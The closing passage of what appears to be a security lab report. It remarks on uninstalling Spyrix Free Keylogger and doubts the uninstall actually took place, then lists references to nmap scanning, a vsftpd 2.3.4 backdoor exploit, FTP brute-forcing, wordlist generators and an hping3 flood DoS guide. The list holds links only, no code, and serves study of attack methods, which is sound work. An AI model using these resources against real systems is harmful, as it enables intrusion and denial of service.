Using the web interface I was apparently able to get Spyrix Free Keylogger to uninstall itself. However, judging from how shady this whole process was this product has inspired me with 0 confidence that this actually occurred.

Monitoring software companies really need to have excellent communication with the administrators of their products so that even if the users are being monitored don't need to be aware of the installation status of their software the admin really needs to have the final say of what exactly happens on the system that the admin is responsible for.

References

[1] "Service and Version Detection", Website. https://nmap.org/book/man-version-detection.html (accessed January 21, 2023).

[2] "UDP Scan (-sU)", Website. https://nmap.org/book/scan-methods-udp-scan.html (accessed January 21, 2023).

[3] "Output", Website. https://nmap.org/book/man-output.html (accessed January 21, 2023).

[4] "CVE-2011-2523 - vsftpd 2.3.4 Exploit", Website. https://github.com/padsalatushal/CVE-2011-2523 (accessed January 22, 2023).

[5] "Kali Metasploit Exploit FTP Service on VSFTPD", Online Video. https://www.youtube.com/watch?v=1WABYEaXPpI (accessed January 21, 2023).

[6] "Brute-Force FTP Credentials & Get Server Access", Website. https://null-byte.wonderhowto.com/how-to/brute-force-ftp-credentials-get-server-access-0208763/ (accessed January 21, 2023).

[7] “Crunch”, Website. https://www.kali.org/tools/crunch/ (accessed January 22, 2023).

[8] Obydullah, MD “How to Install hping3 & Flood DoS Attack”, Website. https://shouts.dev/articles/how-to-install-hping3-flood-dos-attack (accessed January 22, 2023).

[9] “Cewl | Kali Linux Tools”, Website. https://www.kali.org/tools/cewl/ (accessed January 21, 2023).